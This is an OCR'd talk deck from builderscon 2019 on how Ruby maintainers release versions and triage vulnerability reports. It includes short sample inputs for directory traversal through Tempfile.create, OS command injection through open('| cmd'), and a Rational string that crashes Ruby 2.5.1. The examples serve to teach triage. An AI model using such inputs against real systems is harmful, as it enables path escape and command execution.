OSS Security The hard way

Hiroshi SHIBATA / GMO Pepabo, Inc.

2019.08.31 builderscon 2019

self.introduce



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Technical Director
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https://www.hsbt.org

GMOペパボ株式会社

ruby / ruby

Unwatch 1,249 | Unstar 15,525 | Fork 4,129

Code | Pull requests 191 | Actions | Insights | Settings


- Pulse
- **Contributors**
- Community
- Traffic
- Commits
- Code frequency
- Dependency graph
- Alerts
- Network
- Forks

- People

Dec 25, 2017 – Dec 25, 2018


Contributions: **Commits**

Contributions to trunk, excluding merge commits



















No.7

rubygems / rubygems

Unwatch 148 | Unstar 2,129 | Fork 1,046

Code | Issues 81 | Pull requests 29 | Actions | Insights | Settings

- Pulse
- **Contributors**
- Community
- Traffic
- Commits
- Code frequency
- Dependency graph
- Alerts
- Network
- Forks

- People


Dec 25, 2017 – Dec 25, 2018

Contributions: Commits

Contributions to master, excluding merge commits





















No.1

bundler / bundler

Unwatch 177 | Unstar 4,515 | Fork 2,028


Code | Issues 175 | Pull requests 75 | Actions | Insights | Settings

- Pulse
- Contributors
- Community
- Traffic
- Commits
- Code frequency
- Dependency graph
- Alerts
- Network
- Forks

Dec 25, 2017 – Dec 25, 2018

Contributions: Commits


Contributions to master, excluding merge commits



bundlerbot #1
122 commits 3,998 ++ 727 --



agrim123 #2
71 commits 2,076 ++ 949 --




deivid-rodriguez #3
70 commits 1,125 ++ 874 --



colby-swandale #4
67 commits 813 ++ 213 --



hsbt #5
58 commits 656 ++ 704 --




segiddins #6
44 commits 1,103 ++ 387 --



indirect #7
34 commits 510 ++ 279 --



saveriomiroddi
15 commits 182 ++ 113 --



No.5

Agenda

- How to release Ruby?
- What's vulnerability?
- Workflow for security release
- Bog bounty
- Gemification
- RubyGems.org

1.

How to release Ruby?

Release cycle for the new version

We plan to release every Christmas day.

- 2.1.0: 2013/12/25
- 2.2.0: 2014/12/25
- 2.3.0: 2015/12/25
- 2.4.0: 2016/12/25
- 2.5.0: 2017/12/25
- 2.6.0: 2018/12/25
- 2.7.0: 2019/12/25(TBD)
- 3.0.0: 2020/12/25(TBD)

Release cycle for the stable version

We will release the new stable version each 3 months.

Ruby 2.6.4 Released

Ruby 2.6.4 has been released.

Continue Reading...

Posted by nagachika on 28 Aug 2019

Ruby 2.5.6 Released

Ruby 2.5.6 has been released.

Continue Reading...

Posted by usa on 28 Aug 2019

Ruby 2.4.7 Released

Ruby 2.4.7 has been released.

Continue Reading...

Posted by usa on 28 Aug 2019

Get Started, it's easy!

Try Ruby! (in your browser)

Ruby in Twenty Minutes

Ruby from Other Languages

Explore a new world...

Documentation

Academic Research

Libraries

Success Stories

Participate in a friendly and growing community.

Mailing Lists: Talk about

git.ruby-lang.org

GMOペパボ株式会社

index : ruby.git

The Ruby Programming Language

summary refs log tree commit diff

Branch	Commit message	Author
trunk	win32/configure.bat: stop when setup failed	nobu
ruby_2_4	merge revision(s) 60384: [Backport #13887]	nagachika
ruby_2_5	merge revision(s) 62606,62607: [Backport #14557]	naruse
ruby_2_2	merge revision(s) 62422,62436: [Backport #14481]	usa
ruby_2_3	merge revision(s) 62422,62436: [Backport #14481]	usa
ruby_2_1	* 2016-04-22	svn
ruby_2_0_0	merge revision(s): 53153 and 23405@ruby_1_9_1	usa
ruby_1_9_3	merge revision(s) 48402:	usa
ruby_1_9_2	bump patchlevel	hone
ruby_1_8_7	merge revision(s) 44717:	naruse
[...]		

Tag	Download	Author
v2_6_0_preview1	commit ce0e3fc1b1...	naruse
v2_5_0	commit 4e0a512972...	naruse
v2_3_6	commit 2551734626...	usa
v2_2_9	commit 72113d58cd...	usa
v2_4_3	commit a5ec07c73f...	nagachika
v2_5_0_rc1	commit c6f401b6b8...	naruse
v2_5_0_preview1	commit f11fbd79fd...	naruse
v2_2_8	commit f3c3c788aa...	usa
v2_3_5	commit e07613e27e...	usa
v2_4_2	commit 595af866bb...	nagachika
[...]		

Age	Commit message	Author
116 min.	win32/configure.bat: stop when setup failed HEAD trunk	nobu
3 hours	vm.c: refined error message	nobu
4 hours	* 2018-03-15	svn
4 hours	Unconditionally define `TRACE_INSN_P`	tenderlove
13 hours	configure.ac: basic libs	nobu
15 hours	test_weakmap.rb: fixing CI failures	nobu
24 hours	quote symbols	nobu
36 hours	* 2018-03-14	svn
36 hours	Fix typos [ci skip]	kazu
38 hours	test/ripper/test_lexer.rb: add test for r62743	k0kubun
[...]		

Pull requests Issues Marketplace Explore

ruby / ruby

Unwatch 1,233 Unstar 16,085 Fork 4,299

Code Pull requests 142 Actions Security Insights Settings

Remove github_action_linux tag from bundler examples. #2399

Edit

Merged hsbt merged 1 commit into ruby:master from hsbt:remove-github-action-tag 6 days ago

Conversation 0 Commits 1 Checks 9 Files changed 2 +1 −2

hsbt commented 6 days ago Member

Maybe it has fixed at 5a384e2

Remove github_action_linux tag from bundler examples. Verified 3a509bb

hsbt merged commit d9b73dc into ruby:master 6 days ago View details Revert

11 checks passed

hsbt deleted the hsbt:remove-github-action-tag branch 6 days ago Restore branch

Reviewers

No reviews

Assignees

No one—assign yourself

Labels


None yet

Milestone

No milestone

We adopt to use “Merge button” on GitHub

We have a many of contributors



2.


What's vulnerability?

Responsibility for Security

- Code for Work
  - We should handle it for our job and organization.
  - There is social responsibility.
- Code for Hobby = OSS
  - There is only social responsibility. [IMO]

Triage policy for vulnerability

- Consider Attack Surface and Attack Vector
- Can attack by anonymous?



Triage policy for vulnerability

- How effect to CIA
  - Confidentiality
  - Integrity
  - Availability
- The decision of other language and libraries
  - We always refer Python and Go and others

The examples of typical workflow

- Accepted case
- Rejected case
- Complex case

Accepted Case

- **Directory Traversal**

```
Tempfile.create("/../../home/vagrant/blue") {|f| p f.path}
```

- **OS command injection**

```
if localfile
  f = open(localfile, “w")
  # Vulnerable code here. open("| os command","w")
elsif !block_given?
  result = String.new
end
```

- **Vulnerability of bundled code like libffi or libyaml.**
- **Elevation of Privilege**

Rejected Case

- DirectoryIndex
- SSL & Certification
- Expected eval case

ninza (ninza123)

80 Reputation | - Rank | -3.33 Signal | 25th Percentile

#463674 Aws bucket directory listing

State N/A (Closed)
Severity Medium (4 ~ 6.9) Edit
Reported To Ruby
Participants (Add participant)
Asset Add
Notifications Enabled
References Edit
Visibility Private • Redact
Weakness Improper Access Control - Generic
Edit

Collapse

ADD SUMMARY

TIMELINE · EXPORT

ninza123 submitted a report to Ruby. Dec 17th (8 months ago)

AWS Bucket Directory Listing:

aws bucket rubyci are lisiting through command
aws s3 ls s3://rubyci
and can also copy the files

aws s3 cp s3://rubyci/c64b/ruby-2.2/last.txt /root/Desktop/abc.txt

that discloses senstive information

Impact

anyone can read bucket files and copy the files

2 attachments:
F391486: aws_files1.png
F391487: aws_files_2.png

shyouhei closed the report and changed the status to ● **Not Applicable**. Dec 17th (8 months ago)

> anyone can read bucket files and copy the files

So? That's intentional. We are an open source project.

Complex case

- **The potential vulnerability discovered by ASAN**

TIMELINE · EXPORT



geeknik submitted a report to **Ruby**. Feb 23rd (2 years ago)

I compiled Ruby (`git 2e1b00`) with clang version 7.0.0 (trunk 325667) and `-O0 -fno-omit-frame-pointer -fno-inline-functions -g3 -fsanitize=address` and I discovered this error when I run the following:

```
ASAN_OPTIONS=detect_leaks=0:symbolize=1:abort_on_error=1:detect_stack_use_after_return=1 ./ruby
```

If I remove `detect_stack_use_after_return=1` from the ASAN_OPTIONS, the heap-use-after-free is no longer triggered.

- **SEGV**



etsukata submitted a report to **Ruby**. Jun 10th (about 1 year ago)

- A crafted string can cause SEGV(READ memory access to 0x000000000000) when parsed as rational number
- ruby 2.5.1p57 on Fedora 28

```
$ ruby -e 'Rational("2e-9942067")'
-e:1: warning: in a**b, b may be too big
-e:1: [BUG] Segmentation fault at 0x0000000000000000
ruby 2.5.1p57 (2018-03-29 revision 63029) [x86_64-linux]

-- Control frame information -----------------------------------------------
c:0003 p:---- s:0011 e:000010 CFUNC  :Rational
c:0002 p:0006 s:0006 e:000005 EVAL   -e:1 [FINISH]
c:0001 p:0000 s:0003 E:001c20 (none) [FINISH]
```

3.

